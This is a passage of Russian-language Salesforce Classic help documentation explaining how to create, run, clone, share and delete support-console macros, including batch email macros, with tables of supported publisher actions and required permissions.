 **Пример:** Например, при получении службой поддержки компании большого количества обращений в результате временного сбоя агентами службы поддержки могут отправляться сообщения эл. почты, уведомляющие обратившихся клиентов о сроках решения данной проблемы. При необходимости создайте пакетный макрос, использующий шаблон эл. почты для создания и отправки сообщения эл. почты данным клиентам.

### Создание пакетного макроса

Данный пример описывает порядок создания пакетного макроса, отправляющего сообщение эл. почты контактному лицу выбранных обращений.

### Советы по созданию пакетных макросов

Успешность использования пакетных макросов определяется выбором правильных записей для обработки макросом. Агенты службы поддержки могут фильтровать списковые представления для определения записей, подлежащих выбору.

### Выполнение пакетного макроса для нескольких записей

Пользователи могут выполнять пакетный макрос для одной записи или одновременно для нескольких записей. Пакетные макросы можно использовать для быстрой обработки одинаковых обращений или записей клиентов.

### ВЕРСИИ

Доступно в: Salesforce Classic.

Доступно в версиях:

**Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition** с лицензией Service Cloud.



## Создание пакетного макроса

Данный пример описывает порядок создания пакетного макроса, отправляющего сообщение эл. почты контактному лицу выбранных обращений.

### Необходимые полномочия пользователя

|   |   |
|---|---|
| Для просмотра макросов:                         | «Чтение» для макросов   |
| Для создания и редактирования макросов:         | «Создание» и «Редактирование» для макросов                            |
| Для создания и выполнения необратимых макросов: | «Управление макросами, которые не могут быть отменены пользователями» |
| Для выполнения пакетных макросов:               | «Выполнение макросов для нескольких записей»                          |

### ВЕРСИИ

Доступно в: Salesforce Classic.

Доступно в версиях:  
**Enterprise Edition**,  
**Performance Edition**,  
**Unlimited Edition** и  
**Developer Edition** с лицензией Service Cloud.

Например, при получении службой поддержки компании большого количества обращений в результате временного сбоя агентами службы поддержки могут отправляться сообщения эл. почты, уведомляющие обратившихся клиентов о сроках решения данной проблемы. При необходимости создайте пакетный макрос, использующий шаблон эл. почты для создания и отправки сообщения эл. почты данным клиентам.

Данные действия позволяют создать пакетный макрос, отправляющий сообщение эл. почты контактному лицу выбранных обращений. Чтобы воссоздать данный пример в организации, включите публикатор «Эл. почта».

1. Создайте макрос.
2. Добавьте инструкции для макроса.
  - a. Выберите контекст для макроса. Контекст определяет объект, используемый макросом. Например, выберите **«Выбрать: активная вкладка»** для уведомления макроса о выполнении действия над активной вкладкой «Обращение» в ленте обращений.
  - b. Нажмите кнопку **«Готово»**. Щелкните ссылку **«Готово»** после каждой инструкции для перехода к следующей строке.
  - c. Выберите публикатор, используемый макросом. Например, выберите **«Выбрать: действие "Эл. почта"»** для уведомления макроса о необходимости взаимодействия с публикатором «Эл. почта» в ленте обращений.
  - d. Выберите действие для выполнения макросом. Например, выберите **«Применить: шаблон эл. почты»** и укажите шаблон эл. почты для использования.
  - e. Затем выберите **«Отправить: действие»** для уведомления макроса о необходимости выполнения данных инструкций.

### 3. Сохраните макрос.


Созданный макрос выполняет создание и отправку сообщения эл. почты контактному лицу выбранных обращений. Данный макрос может выполняться как пакетный ввиду его соответствия всем критериям пакетного макроса. Он взаимодействует с публикатором «Эл. почта», использует поддерживаемую инструкцию и содержит инструкцию «Отправить: действие». Данный макрос может одновременно выполняться как пакетный для нескольких записей. Кроме того, данный макрос может выполняться для отдельной записи.

При просмотре списка макросов значок зеленой молнии с двойным подчеркиванием (⚡) отображается напротив пакетных макросов. Убедитесь, что данный значок отображается напротив нужного макроса.

## Советы по созданию пакетных макросов

Успешность использования пакетных макросов определяется выбором правильных записей для обработки макросом. Агенты службы поддержки могут фильтровать списковые представления для определения записей, подлежащих выбору.

При создании пакетного макроса рекомендуем добавить инструкцию, изменяющую значение поля для записи. Агенты могут фильтровать записи в списковом представлении на основе значения поля. Обновление значения поля позволяет агентам отличать записи, обработанные макросом, от обращений, которые не обрабатывались макросом.

 **Пример:** Допустим, за короткое время клиентами открывается большое количество обращений, касающихся одной проблемы. Агент службы поддержки может выполнить пакетный макрос, отправляющий данным клиентам электронное уведомление о том, что компания уже работает над решением данной проблемы. Предположим, что двумя днями позже агенту требуется выполнить пакетный макрос во второй раз для обработки новых обращений, касающихся той же проблемы.


Ввиду использования фильтрации для определения обращений, которые должны обрабатываться макросом, рекомендуем дополнить пакетный макрос инструкциями, изменяющими значение поля. Данный алгоритм позволяет автоматически обновлять значение поля при выполнении макроса. Данное поле сможет использоваться агентом для последующей фильтрации новых обращений, подлежащих обработке.

## Выполнение пакетного макроса для нескольких записей

Пользователи могут выполнять пакетный макрос для одной записи или одновременно для нескольких записей. Пакетные макросы можно использовать для быстрой обработки одинаковых обращений или записей клиентов.

### Необходимые полномочия пользователя

|   |   |
|---|---|
| Для просмотра макросов:                         | «Чтение» для макросов   |
| Для создания и редактирования макросов:         | «Создание» и «Редактирование» для макросов                            |
| Для создания и выполнения необратимых макросов: | «Управление макросами, которые не могут быть отменены пользователями» |
| Для выполнения пакетных макросов:               | «Выполнение макросов для нескольких записей»                          |

 **Прим.:** Полномочие «Управление макросами, которые не могут быть отменены пользователями» требуется только для выполнения макросов, содержащих инструкцию «Отправить: действие». Пакетный макрос содержит команду «Отправить действие». Значок молнии (⚡) указывает на выполнение действия (например, отправка сообщения эл. почты), которое не может быть отменено.

Пакетные макросы могут выполняться для записей объектов «Организации», «Обращения», «Контакты» и «Интересы». Однако одновременно пакетный макрос может выполняться только для записей из спискового представления одного

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition** с  
лицензией Service Cloud.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition** с  
лицензией Service Cloud.

объекта. Например, пользователи не могут одновременно выполнять пакетный макрос для нескольких обращений из спискового представления обращений и организаций (но могут из спискового представления обращений).

Значок зеленой молнии с двойным подчеркиванием ( ⚡ ) указывает на пакетный макрос.

Пакетные макросы обрабатываются пакетами по 10 макросов за раз. Несмотря на возможность выполнения пакетного макроса для более чем 10 обращений, система обрабатывает макрос группами по 10 обращений за раз.

1. Выберите нужные обращения в списковом представлении обращений.  
Чтобы определить обращения, которые должны обрабатываться макросом, воспользуйтесь фильтрацией.
2. Откройте виджет «Макросы».
3. Выберите нужный макрос, затем щелкните значок зеленой молнии ( ⚡ ) и нажмите «**Выполнить**».
4. Чтобы продолжить работу, нажмите кнопку «**ОК**» в окне подтверждения.  
Данное действие инициирует выполнение макроса для выбранных обращений. Обращения, обработанные макросом успешно, выделяются в списковом представлении зеленым цветом и помечаются зеленой галочкой. Обращения, обработанные макросом неправильно, выделяются красным цветом и помечаются красным значком «X». Чтобы просмотреть причину неудачной обработки обращения, наведите указатель мыши на красный значок «X».

## Примеры макросов

Данные примеры описывают порядок создания разных типов макросов на основе текущих бизнес-требований.

### [Добавление и замена значений полей обращения посредством макросов](#)

Допустим, агенты службы поддержки часто добавляют одинаковые значения полей в запись или часто заменяют значение поля. Система позволяет создать макрос, который автоматически заполняет поле или заменяет значение поля. Использование макроса экономит рабочее время агентов путем автоматизации повторяющихся и рутинных действий, позволяющей агентам концентрировать свое внимание на проблемах клиентов.

### [Вставка быстрого текста в сообщение социальной сети](#)

Допустим, что агенты службы поддержки часто отвечают на вопросы клиентов в социальных сетях (например, Twitter или Facebook). При необходимости воспользуйтесь макросом для предоставления агентам службы поддержки возможности автоматической вставки ответа в сообщение социальной сети посредством быстрого или обычного текста. Данный тип макроса позволяет агентам быстро отвечать клиентам без отрыва от выполнения основных рабочих задач.

### [Автоматическое добавление статьи Salesforce Knowledge в сообщение эл. почты в ленте обращений посредством макросов](#)

Возможно, агенты службы поддержки часто отправляют клиентам одну и ту же статью Salesforce Knowledge. Данный пример определяет порядок создания макроса, который автоматически выбирает конкретную статью и дополняет его сообщение эл. почты в ленте обращений. Данный макрос позволяет агентам отвечать на типичные вопросы клиентов путем нажатия всего одной кнопки (вместо поиска нужной статьи и ее копирования в сообщение эл. почты).

## ВЕРСИИ

Доступно в: Salesforce Classic.

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition** с  
лицензией Service Cloud.

## Добавление и замена значений полей обращения посредством макросов

Допустим, агенты службы поддержки часто добавляют одинаковые значения полей в запись или часто заменяют значение поля. Система позволяет создать макрос, который автоматически заполняет поле или заменяет значение поля. Использование макроса экономит рабочее время агентов путем автоматизации повторяющихся и рутинных действий, позволяющей агентам концентрировать свое внимание на проблемах клиентов.

Организация должна поддерживать публикатор «Эл. почта».

Данные действия описывают некоторые способы использования инструкций добавления, замены и вставки в макросе.

1. Создайте макрос.
2. Добавьте инструкции для уведомления макроса о значении поля сообщения эл. почты, подлежащем замене. Данный пример определяет порядок замены значения в поле «Тема» сообщения эл. почты.

- a. Щелкните ссылку **«+ Добавить инструкцию»** в разделе «Макроинструкции».
- b. Первая инструкция уведомляет макрос об обрабатываемом объекте. Например, выберите **«Выбрать: активная вкладка "Обращение"»**.
- c. Следующая инструкция уведомляет макрос о нужном действии в публикаторе ленты обращений. Например, выберите **«Выбрать: действие "Эл. почта"»**.
- d. Следующая инструкция уведомляет макрос о нужном действии в действии «Эл. почта». Выберите **«Заменить: тема»**. Введите строку темы в текстовое поле.

Выбор инструкции замены инициирует удаление текущего значения поля и его замену на значение, указанное в макросе.

Например, введите значение *«Обновление заказа»*. Допустим, сообщение эл. почты содержало тему *«Отсутствие моего заказа»*. В этом случае макрос удаляет предыдущую тему и заменяет ее темой *«Обновление заказа»*.

3. Добавьте инструкции для уведомления макроса о необходимости замены поля сообщения эл. почты пустым значением. В данном примере мы удаляем значение поля «СК».

- a. Выберите **«Заменить: адреса в поле "СК"»**. Оставьте текстовое поле пустым.

Выбор инструкции замены и использование пустого текстового поля инициируют очистку поля от значений.

4. Добавьте инструкции для уведомления макроса о необходимости вставки значений в поле. В данном примере мы добавляем два адреса эл. почты в поле «Копия».

- a. Выберите **«Добавить: адреса в поле "Копия"»**. Введите адреса эл. почты в текстовое поле. При вводе нескольких адресов эл. почты рекомендуем использовать запятые.

Выбор инструкции добавления или вставки инициирует заполнение поля значением, указанным в макросе, но препятствует удалению текущих значений.

Например, введите *shipping@example.com, invoices@example.com*. Допустим, что поле «Копия» уже содержит адрес *support@example.com*. Данный макрос вставляет адреса *shipping@example.com* и *invoices@example.com* после адреса *support@example.com*.

5. Выберите **«Отправить: действие»**. Данная инструкция уведомляет макрос о необходимости выполнения действия «Эл. почта».

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition** с  
лицензией Service Cloud.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра макросов:

- «Чтение» для макросов

Для создания и редактирования макросов:

- «Создание» и «Редактирование» для макросов

Для создания необратимого макроса:

- «Управление макросами, которые не могут быть отменены пользователями»

## 6. Сохраните макрос.

### Вставка быстрого текста в сообщение социальной сети

Допустим, что агенты службы поддержки часто отвечают на вопросы клиентов в социальных сетях (например, Twitter или Facebook). При необходимости воспользуйтесь макросом для предоставления агентам службы поддержки возможности автоматической вставки ответа в сообщение социальной сети посредством быстрого или обычного текста. Данный тип макроса позволяет агентам быстро отвечать клиентам без отрыва от выполнения основных рабочих задач.

Организация должна поддерживать публикатор «Эл. почта», быстрый текст и функцию социального обслуживания клиентов.

Данные действия описывают один способ использования инструкций вставки в макросе.

1. Создайте макрос.
2. Добавьте инструкции для уведомления макроса о необходимых действиях. Данный пример определяет порядок вставки быстрого текста в сообщение социальной сети.
  - a. Щелкните ссылку **«+ Добавить инструкцию»** в разделе «Макроинструкции».
  - b. Первая инструкция уведомляет макрос об обрабатываемом объекте. Например, выберите **«Выбрать: активная вкладка "Обращение"»**.
  - c. Следующая инструкция уведомляет макрос о нужном действии в публикаторе ленты обращений. Например, выберите **«Выбрать: социальное действие»**.
  - d. Следующая инструкция уведомляет макрос о нужном действии в социальном действии. Выберите **«Вставить в: текст»**. При необходимости вставьте **«Быстрый текст»** или **«Текст»**.

Выбор инструкции вставки инициирует добавление быстрого или обычного текста, указанного в макросе, в конец текста, который уже отображается полем. При использовании действий социального публикатора инструкция вставки позволяет сохранить @упоминание и добавить после него текст.
  - e. Выберите быстрый текст, который должен использоваться макросом, или введите нужный текст.
3. Выберите **«Отправить: действие»**. Данная инструкция уведомляет макрос о необходимости выполнения социального действия.
4. Сохраните макрос.

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition** с лицензией Service Cloud.

#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра макросов:

- «Чтение» для макросов

Для создания и редактирования макросов:

- «Создание» и «Редактирование» для макросов


Для создания необратимого макроса:

- «Управление макросами, которые не могут быть отменены пользователями»

## Автоматическое добавление статьи Salesforce Knowledge в сообщение эл. почты в ленте обращений посредством макросов

Возможно, агенты службы поддержки часто отправляют клиентам одну и ту же статью Salesforce Knowledge. Данный пример определяет порядок создания макроса, который автоматически выбирает конкретную статью и дополняет ею сообщение эл. почты в ленте обращений. Данный макрос позволяет агентам отвечать на типичные вопросы клиентов путем нажатия всего одной кнопки (вместо поиска нужной статьи и ее копирования в сообщение эл. почты).

Организация должна использовать Salesforce Knowledge One. Компонент Salesforce Knowledge One должен быть включен и добавлен на страницу консоли Salesforce for Service.

1. Создайте макрос.
2. Добавьте инструкции для уведомления макроса о необходимости поиска конкретной статьи.
  - a. Щелкните ссылку **«+ Добавить инструкцию»** в разделе «Макроинструкции».
  - b. Первая инструкция уведомляет макрос об обрабатываемом обращении. Например, выберите **«Выбрать: активная вкладка "Обращение"»**.
  - c. Следующая инструкция уведомляет макрос об обрабатываемом компоненте консоли. Например, выберите **«Выбрать: компонент боковой панели базы знаний»**.
  - d. Следующая инструкция уведомляет макрос о нужном действии на боковой панели базы знаний. Выберите **«Выбрать: поиск статей»**.
  - e. Данное действие определяет ключевое слово, используемое функцией поиска для поиска нужной статьи. Выберите **«Задать: ключевые слова»**. Введите номер статьи или ключевое слово в текстовое поле.
    - Номер статьи. Номер статьи извлекает статью по номеру, позволяя быстро выбирать конкретную статью. Номер статьи использует следующий синтаксис: *номерстатьи : 123456789*.  
 **Прим.:** Синтаксис чувствителен к регистру и должен быть строчным.
    - Ключевые слова. При необходимости выполните поиск по ключевым словам. Система Salesforce выполняет поиск данных ключевых слов в заголовке и тексте статей базы знаний. Например, введите «Сброс пароля».
  - f. Выберите **«Выполнить: поиск»**. Данная инструкция уведомляет макрос о необходимости выполнения поиска при выполнении данного макроса.
3. Добавьте инструкции для уведомления макроса о необходимости вставки статьи в сообщение эл. почты, редактируемое в ленте обращений.
  - a. Выберите **«Выбрать: наиболее применимая статья»**. Данная инструкция уведомляет макрос о необходимости использования статьи, отображающейся первой в результатах поиска.
  - b. Выберите **«Вставить в: сообщение эл. почты как HTML»**. Данная инструкция вставляет всю статью, включая текст и изображения, в сообщение эл. почты по месту отображения курсора.
4. Сохраните макрос.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition** с  
лицензиями Service Cloud и  
Salesforce Knowledge.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра макросов:

- «Чтение» для макросов

Для создания и редактирования макросов:

- «Создание» и  
«Редактирование» для макросов

## Управление макросами

Система поддерживает удобное клонирование, совместное использование и удаление макросов.

### Клонирование макросов

Система позволяет быстро копировать макросы путем их клонирования. Клонирование макросов позволяет создавать макросы, являющиеся вариантами исходного макроса.

### Предоставление общего доступа к макросам

Макросы используют модель общего доступа, применяемую другими объектами в системе Salesforce. Общий доступ к макросам может быть предоставлен общедоступным группам и другим пользователям для повышения эффективности работы других агентов службы поддержки.

### Удаление макросов

Система позволяет удалять ненужные макросы.


## Клонирование макросов

Система позволяет быстро копировать макросы путем их клонирования. Клонирование макросов позволяет создавать макросы, являющиеся вариантами исходного макроса.

### Необходимые полномочия пользователя

|                            |  |
|----------------------------|--|
| Для просмотра макросов:    | «Чтение» для макросов                      |
| Для клонирования макросов: | «Создание» и «Редактирование» для макросов |

Администраторы и агенты службы поддержки могут клонировать макросы только при наличии соответствующих полномочий пользователя.

1. Откройте виджет «Макросы».
2. Щелкните нужный макрос.
3. При использовании виджета «Макросы» щелкните значок «**Просмотр сведений**» (  ).
4. Нажмите кнопку «**Клонировать**».
5. Заполните поле «Имя макроса» уникальным именем макроса.
6. При необходимости измените инструкции для макроса. Кроме того, инструкции могут быть изменены позже.
7. Нажмите кнопку «**Сохранить**».

### ВЕРСИИ

Доступно в: Salesforce Classic.

Доступно в версиях:  
**Enterprise Edition**,  
**Performance Edition**,  
**Unlimited Edition** и  
**Developer Edition** с  
лицензией Service Cloud.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition**,  
**Performance Edition**,  
**Unlimited Edition** и  
**Developer Edition** с  
лицензией Service Cloud.




## Предоставление общего доступа к макросам

Макросы используют модель общего доступа, применяемую другими объектами в системе Salesforce. Общий доступ к макросам может быть предоставлен общедоступным группам и другим пользователям для повышения эффективности работы других агентов службы поддержки.

### Необходимые полномочия пользователя

|   |  |
|---|--|
| Для просмотра макросов:                       | «Чтение» для макросов                      |
| Для предоставления общего доступа к макросам: | «Создание» и «Редактирование» для макросов |

1. Откройте виджет «Макросы».
2. Выберите нужный макрос.
3. Щелкните значок «Просмотр сведений» (  ).
4. Нажмите кнопку «Общий доступ».
5. Найдите общедоступную группу или пользователя по имени на странице «Создать общий доступ».
6. Чтобы предоставить общий доступ к макросу, выберите группу или пользователя из списка «Доступно» и нажмите кнопку «Добавить». Чтобы отменить общий доступ к макросу, выберите группу или пользователя из списка «Общий доступ с» и нажмите кнопку «Удалить».
7. При предоставлении общего доступа к макросу задайте параметру «Уровень доступа» значение «Только для чтения» или «Для чтения и записи».
  - Значение «Только для чтения» позволяет агентам службы поддержки просматривать и выполнять макрос.
  - Значение «Для чтения и записи» позволяет агентам службы поддержки просматривать, редактировать и выполнять макрос.
8. Нажмите кнопку «Сохранить».

## Удаление макросов

Система позволяет удалять ненужные макросы.

### Необходимые полномочия пользователя

|                         |                         |
|-------------------------|-------------------------|
| Для просмотра макросов: | «Чтение» для макросов   |
| Для удаления макросов:  | «Удаление» для макросов |

Администраторы и агенты службы поддержки могут удалять макросы только при наличии соответствующих полномочий пользователя.

1. Чтобы открыть виджет «Макросы», щелкните «Макросы» или нажмите клавишу «М» на начальной странице консоли Salesforce. При необходимости воспользуйтесь вкладкой «Макросы».
2. Щелкните нужный макрос.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic


Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition** с  
лицензией Service Cloud.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition** с  
лицензией Service Cloud.



3. При использовании виджета «Макросы» щелкните значок «**Просмотр сведений**» (  ). (Данное действие является необязательным при использовании вкладки «Макросы».)
4. Нажмите кнопку «**Удалить**».
5. Нажмите кнопку «**ОК**» в окне подтверждения.

## Публикаторы и действия, поддерживаемые в макросах

В консоли Salesforce for Service для создания макросов доступны следующие публикаторы и действия.

### Действия публикатора «Эл. почта», поддерживаемые макросами

Данные действия доступны при выборе «**Выбрать действие "Эл. почта"**» в макроинструкциях. Действия «Эл. почта» позволяют изменять текст сообщений эл. почты в ленте обращений. При необходимости создайте и выполните макросы для выполнения данных действий в публикаторе «Эл. почта» на консоли Salesforce for Service.

### Действия Salesforce Knowledge, поддерживаемые в макросах

Эти действия становятся доступными после нажатия на кнопку «**Выбрать компонент боковой панели базы знаний**» в командах макроса. Действия базы знаний позволяют находить статьи и добавлять их в обращения. Можно создать и выполнить макрос для осуществления таких действий в публикаторе Salesforce Knowledge в консоли Salesforce for Service.

### Настраиваемые быстрые действия, поддерживаемые в макросах

Эти действия становятся доступными после нажатия на кнопку «**Выбрать имя быстрого действия**» в командах макроса. Можно создать и выполнить макрос для выполнения настраиваемых быстрых действий в консоли Salesforce for Service.

### Действия публикатора в сообществе, поддерживаемые в макросах

Эти действия становятся доступными после нажатия на кнопку «**Выбрать действие "Сообщество"**» в командах макроса. Действия «Сообщество» позволяют обновлять информацию и писать сообщения в сообществах Salesforce. Можно создать и выполнить макрос для осуществления таких действий в публикаторе в сообщества в консоли Salesforce for Service.

### Социальные действия, поддерживаемые в макросах

Эти действия становятся доступными после нажатия на кнопку «**Выбрать социальное действие**» в командах макроса. Можно создать и выполнить макрос для выполнения таких действий в социальном публикаторе в консоли Salesforce for Service.

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition** с  
лицензией Service Cloud.

## Действия публикатора «Эл. почта», поддерживаемые макросами

Данные действия доступны при выборе **«Выбрать: действие "Эл. почта"»** в макроинструкциях. Действия «Эл. почта» позволяют изменять текст сообщений эл. почты в ленте обращений. При необходимости создайте и выполните макросы для выполнения данных действий в публикаторе «Эл. почта» на консоли Salesforce for Service.

Прежде чем использовать данные действия, включите публикатор «Эл. почта» в организации и добавьте его как компонент консоли в макет страницы обращений.

Пакетные макросы поддерживаются для действий публикатора «Эл. почта».

**Табл. 48: Действия публикатора «Эл. почта», поддерживаемые макросами**

| Действие                          | Описание   | Поддержка пакетными макросами |
|-----------------------------------|--|-------------------------------|
| Заменить: адреса получателей      | Данное действие удаляет адреса эл. почты в поле «Адрес получателя» и заменяет их на указанные адреса эл. почты. При вводе нескольких адресов эл. почты рекомендуем использовать запятые.     | Да                            |
| Добавить в: адреса получателей    | Данное действие добавляет данные адреса эл. почты в поле «Кому», но не удаляет текущие адреса в поле «Кому». При вводе нескольких адресов эл. почты рекомендуем использовать запятые.        | Нет                           |
| Заменить: адреса в поле «Копия»   | Данное действие удаляет адреса эл. почты в поле «Адрес в поле "Копия"» и заменяет их на указанные адреса эл. почты. При вводе нескольких адресов эл. почты рекомендуем использовать запятые. | Да                            |
| Добавить в: адреса в поле «Копия» | Данное действие добавляет данные адреса эл. почты в поле «Копия», но не удаляет текущие адреса в поле «Копия». При вводе нескольких адресов эл. почты рекомендуем использовать запятые.      | Нет                           |
| Заменить: адреса в поле «СК»      | Данное действие удаляет адреса эл. почты в поле «Адрес в поле "СК"» и заменяет их на указанные адреса эл. почты. При вводе нескольких адресов эл. почты рекомендуем использовать запятые.    | Да                            |
| Добавить в: адреса в поле «СК»    | Данное действие добавляет данные адреса эл. почты в поле «СК», но не удаляет текущие адреса в поле «СК». При вводе нескольких адресов эл. почты рекомендуем использовать запятые.            | Нет                           |
| Задать: адрес отправителя         | Данное действие удаляет адрес эл. почты в поле «Адрес отправителя» и заменяет его на указанный адрес эл. почты.  | Да                            |
| Заменить: тема                    | Данное действие удаляет значение в поле «Тема» и заменяет его на указанный текст.  | Да                            |

### ВЕРСИИ

Доступно в: Salesforce Classic.


Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition** с  
лицензией Service Cloud.

| Действие                    | Описание   | Поддержка пакетными макросами |
|-----------------------------|--|-------------------------------|
| Добавить в: тема            | Данное действие добавляет данный текст в конец значения в поле «Тема», но не удаляет текущий текст в поле «Тема».  | Нет                           |
| Заменить: текст HTML        | Данное действие удаляет содержимое из текста сообщения эл. почты и заменяет его на указанное HTML-содержимое.  | Да                            |
| Вставить в: текст HTML      | Данное действие добавляет QuickText или Text в основной HTML-текст, но не удаляет текущий текст. QuickText или Text вставляется по месту отображения курсора.  | Нет                           |
| Применить: шаблон эл. почты | Данное действие вставляет указанный шаблон эл. почты в сообщение эл. почты на активной вкладке «Обращение».  | Да                            |
| Отправить: действие         | <p>Данное действие уведомляет макрос о необходимости выполнения данных инструкций при выполнении данного макроса.</p> <p>Макрос, содержащий инструкцию «Отправить: действие», является необратимым. Пользователи могут создавать, редактировать и выполнять макросы, содержащие инструкции для выполнения необратимых действий, только при наличии полномочия «Управление макросами, которые не могут быть отменены пользователями».</p> <p>Макрос, содержащий инструкцию «Отправить: действие», может выполняться как пакетный. Пользователи могут выполнять пакетные макросы только при наличии полномочия «Выполнение макросов для нескольких записей».</p> | Да                            |

## Действия Salesforce Knowledge, поддерживаемые в макросах

Эти действия становятся доступными после нажатия на кнопку **«Выбрать компонент боковой панели базы знаний»** в командах макроса. Действия базы знаний позволяют находить статьи и добавлять их в обращения. Можно создать и выполнить макрос для осуществления таких действий в публикаторе Salesforce Knowledge в консоли Salesforce for Service.

Чтобы использовать эти действия, необходимо включить Salesforce Knowledge в организации и добавить в качестве компонента консоли. В консоли должны быть включены такие действия Salesforce Knowledge, как добавление статьи в обращение.

 **Прим.:** Боковая панель базы знаний должна быть развернута во время выполнения макроса, затрагивающего базу знаний. Если боковая панель свернута, макрос не работает.

Internet Explorer 7 и пакетные макросы не поддерживаются в действиях Salesforce Knowledge.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition** с  
лицензией Service Cloud.

**Табл. 49: Действия Salesforce Knowledge, поддерживаемые в макросах**

| Действие                                     | Описание   | Поддерживается ли в пакетных макросах? |
|--|--|--|
| Выбрать компонент боковой панели базы знаний | Уведомляет макрос о том, что эти команды воздействуют на боковую панель базы знаний в консоли.   | Нет                                    |
| Выбрать поиск статьи                         | Уведомляет макрос о том, что команды влияют на поиск в базе знаний.  | Нет                                    |
| Установить ключевые слова                    | <p>Указать ключевые слова, используемые при поиске в базе знаний. Ниже перечислены доступные для поиска элементы.</p> <ul style="list-style-type: none"> <li>• Номер статьи. Номер статьи извлекает статью по номеру, позволяя быстро выбирать конкретную статью. Номер статьи использует следующий синтаксис: <i>номерстатьи : 123456789</i>.</li> <li>• Ключевые слова. Ключевые слова можно использовать для поиска. Функция поиска в Salesforce Knowledge выполняет поиск данных ключевых слов в заголовке и тексте статей базы знаний. Например, фраза «Сброс пароля» возвращает статьи, содержащие эту фразу.</li> </ul> | Нет                                    |
| Выполнить поиск                              | Макрос выполнит поиск в базе знаний с использованием указанных в команде «Установить ключевые слова» критериев.  | Нет                                    |
| Выбрать наиболее подходящую статью           | Выбрать первую статью из списка результатов поиска.  | Нет                                    |
| Вложить в обращение                          | Присоединить статью к обращению.   | Нет                                    |
| Вложить в сообщение эл. почты как PDF        | Присоединить статью в формате PDF к сообщению электронной почты в обращении.   | Нет                                    |
| Вставить в сообщение эл. почты как HTML      | Вставить текст статьи и ссылки в сообщение электронной почты в обращении.  | Нет                                    |

## Настраиваемые быстрые действия, поддерживаемые в макросах

Эти действия становятся доступными после нажатия на кнопку **«Выбрать имя быстрого действия»** в командах макроса. Можно создать и выполнить макрос для выполнения настраиваемых быстрых действий в консоли Salesforce for Service.

Для использования таких действий необходимо создать в организации быстрые действия и добавить в макет страницы ленты обращений.

Пакетные макросы не поддерживаются для быстрых социальных действий.

**Табл. 50: Настраиваемые быстрые действия, поддерживаемые в макросах**

| Действие                    | Описание  | Поддерживается ли в пакетных макросах? |
|-----------------------------|---|--|
| Заменить <текстовое поле>   | Очистить содержимое текстового поля и заменить указанным текстом.   | Да                                     |
| Добавить в <текстовое поле> | Добавить указанный текст в конец текстового поля без удаления существующего текста. Текст вставляется в положение курсора.  | Нет                                    |
| Отправить действие          | <p>Уведомляет макрос о необходимости выполнения указанных команд при запуске данного макроса.</p> <p>Макрос, содержащий команду «Отправить действие», необратим. Пользователи могут создавать, редактировать и выполнять макросы, содержащие команды для выполнения необратимых действий, только при наличии полномочия «Управление макросами, которые не могут быть отменены пользователями».</p> <p>Макрос с командой «Отправить действие» можно использовать в пакетных макросах. Для выполнения пакетных макросов нужно полномочие «Выполнение макроса для нескольких записей».</p> | Да                                     |

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition** с  
лицензией Service Cloud.

## Действия публикатора в сообществе, поддерживаемые в макросах

Эти действия становятся доступными после нажатия на кнопку «**Выбрать действие "Сообщество"**» в командах макроса. Действия «Сообщество» позволяют обновлять информацию и писать сообщения в сообществах Salesforce. Можно создать и выполнить макрос для осуществления таких действий в публикаторе в сообщества в консоли Salesforce for Service.

Для использования этих действий необходимо включить в организации функцию «Публикатор в сообщества» и добавить в качестве компонента консоли на макет страницы обращения.

Пакетные макросы в действиях публикатора в сообщества не поддерживаются.

**Табл. 51: Действия публикатора в сообществе, поддерживаемые в макросах**

| Действие           | Описание   | Поддерживаются ли в пакетных макросах? |
|--------------------|--|--|
| Заменить текст     | Очистить содержимое сообщения и заменить указанным текстом.  | Нет                                    |
| Вставить в текст   | Добавить запись QuickText или текст в сообщение для сообщества, не удаляя существующий текст. Запись QuickText или текст вставляется в положение курсора.  | Нет                                    |
| Отправить действие | Уведомляет макрос о необходимости выполнения указанных команд при запуске данного макроса.<br><br>Макрос, содержащий команду «Отправить действие», необратим. Пользователи могут создавать, изменять и выполнять макросы, содержащие команды для выполнения необратимых действий, только при наличии полномочия «Управление макросами, которые не могут быть отменены пользователями». | Нет                                    |

## Социальные действия, поддерживаемые в макросах

Эти действия становятся доступными после нажатия на кнопку «**Выбрать социальное действие**» в командах макроса. Можно создать и выполнить макрос для выполнения таких действий в социальном публикаторе в консоли Salesforce for Service.

